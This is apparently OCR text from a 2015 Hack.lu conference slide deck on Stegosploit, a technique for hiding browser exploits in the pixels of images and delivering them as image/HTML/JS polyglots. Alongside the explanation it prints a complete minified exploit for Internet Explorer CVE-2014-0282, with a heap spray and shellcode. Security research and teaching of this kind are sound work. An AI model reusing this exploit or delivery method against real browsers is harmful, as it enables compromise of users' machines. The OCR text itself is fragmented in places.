STEGOSPLOIT

SAUMIL SHAH

HACK.LU 2015

NETSQUARE

STEGOSPLOIT

BROWSER
EXPLOITS
USING ONLY IMAGES

SAUMIL SHAH

HACK.LU 2015

NETSQUARE

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hacker, trainer, speaker, author, photographer
educating, entertaining and exasperating audiences since 1999.


Google

stegosploit

Stop Saying Stegosploit Is

https://www.endgame.com/blog/st

#HackerKast 37: More router hacking, StegoSploit, XSS Polyglot and Columbia Casualty Insurance refuses to pay Cottage Health



MEET THE STEGOSPLOIT PIC PIXEL VIRUS

n Culture, Everything

engadget REVIEWS FEATURES GUIDES VIDEOS GALLERIES PUBLIC ACCESS GAMING ENGADGET

Internet pictures can hide code that leaves you open to hacks (update: criticism)


MOST RECOMMENDED STORY

Christian Bundy
May 31

Why Stegosploit Isn't An Exploit

Edit: I screwed up. The "false claims" I'm attacking in this piece are about a new (unreleased) version of Stegosploit, which I wasn't aware of. I'll leave this article as it is and post a new one soon. Sorry for not researching this well enough, and thanks for understanding my mistake.

UNFORTUNATELY, NO ONE CAN BE TOLD. . .



. . . WHAT STEGOSPLOIT IS

Stegosploit is...

not a 0-day attack with a cute logo
not exploit code hidden in EXIF
not a PHP/ASP webshell
not a new XSS vector

Stegosploit is ...

"Browser Exploits Delivered as Pictures."


Encode Image Data on JPG/PNG
Input file: source_pics/kevinbw.jpg
"A good exploit is one that is delivered with style"
∞sтorm cr̈ypto havɛn∞
@cryptostorm_is
Follow
Protocol-spanning, syntax-based generalized exploit methodologies are the new black.
Saumil Shah @therealsaumil
#stegosploit tools will be released in the next PoC||GTFO. The only fitting publication for the purpose. cc @travisgoodspeed @angealbertini
HITBSecConf2015
AMSTERDAM
Hands On Training
Triple Track
Security Conference
HITB Labs
HITB Haxpo
Startup Village
HITB CommSec
NETSQUARE

Hacking with pictures, in style!

- ONLY image files – on network and disk.
- Exploit hidden in pixels.
  - no visible aberration or distortion.
- Image "auto runs" upon load.
  - decoder code bundled WITH the image.
- Exploit automatically decoded and triggered.
- ...all with just ONE IMAGE.


Steganography

Polyglots

Two or more data formats in a single container...

...that co-exist happily without breaking each other's spec or syntax.

Stegosploit-ing a browser exploit



Case study: CVE-2014-0282
- IE CInput Use-After-Free
- hidden in a JPG

Case study: CVE-2013-1690
- FF onreadystatechange UAF
- hidden in a PNG

The Stegosploit Toolkit

STEGANOGRAPHY TOOLS

- image_layer_analysis.html	- analyse an image's bit layers
- iterative_encoding.html	- steganographic encoder
- image_decoder.html	- test for any encoding errors

POLYGLOT TOOLS


- imajs_jpg.pl	- make a JPG+HTML+JS polyglot
- imajs_png.pl	- make a PNG+HTML+JS polyglot

EXPLOITS

- exploits.js	- collection of browser exploits
- cve_2014_0282.template	- exploit HTML template
- decode_pixels.js	- JS Steganography decoder

Step I.

Hiding the Exploit Code in the Image



Hiding an Exploit in an Image

- Simple steganography techniques.
- Encode exploit code bitstream into lesser significant bits of RGB values.
- Spread the pixels around e.g. 4x4 grid.


Hiding an Exploit in an Image


```
function H5(){this.d=[];this.m=new Array();this.f=new Array()}H5.prototype.flatten=function(){for(var f=0;f<this.d.length;f++){var n=this.d[f];if(typeof(n)=='number'){var c=n.toString(16);while(c.length<8){c='0'+c}var l=function(a){return(parseInt(c.substr(a,2),16))};var g=l(6),h=l(4),k=l(2),m=l(0);this.f.push(g);this.f.push(h);this.f.push(k);this.f.push(m)}if(typeof(n)=='string'){for(var d=0;d<n.length;d++){this.f.push(n.charCodeAt(d))}}};H5.prototype.fill=function(a){for(var c=0,b=0;c<a.data.length;c++,b++){if(b>=8192){b=0}a.data[c]=(b<this.f.length)?this.f[b]:255}};H5.prototype.spray=function(d){this.flatten();for(var b=0;b<d;b++){var c=document.createElement('canvas');c.width=131072;c.height=1;var a=c.getContext('2d').createImageData(c.width,c.height);this.fill(a);this.m[b]=a}};H5.prototype.setData=function(a){this.d=a};var flag=false;var heap=new H5();try{location.href='ms-help:'}catch(e){}function spray(){var a='\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x6a\x01\x8d\x85\xb9\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00';var c=[];for(var b=0;b<1104;b+=4){c.push(1371756628)}c.push(1371756627);c.push(1371351263);var f=[1371756626,215,2147353344,1371367674,202122408,4294967295,202122400,202122404,64,202116108,202121248,16384];var d=c.concat(f);d.push(a);heap.setData(d);heap.spray(256)}function changer(){var c=new Array();for(var a=0;a<100;a++){c.push(document.createElement('img'))}if(flag){document.getElementById('fm').innerHTML='';CollectGarbage();var b='\u2020\u0c0c';for(var a=4;a<110;a+=2){b+='\u4242'}for(var a=0;a<c.length;a++){c[a].title=b}}}function run(){spray();document.getElementById('c2').checked=true;document.getElementById('c2').onpropertychange=changer;flag=true;document.getElementById('fm').reset()}setTimeout(run,1000);
```

ganesha.jpg


IE Use-After-Free CVE-2014-0282

The "Bit Layer" View



1 pixel = 8 bits (grayscale)

The "Bit Layer" View




NETSQUARE


DEB
2010
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1 HOUR
DRY
CLEANING
Deb


DEB
2010
City
Central
Dry
Cleaners
MON-FRI
7AM-6PM
9639-0477
1
HOUR
DRY
CLEANING
Deb

7 6 5 4 3 2 1 0


Encoding at Bit Layer 7

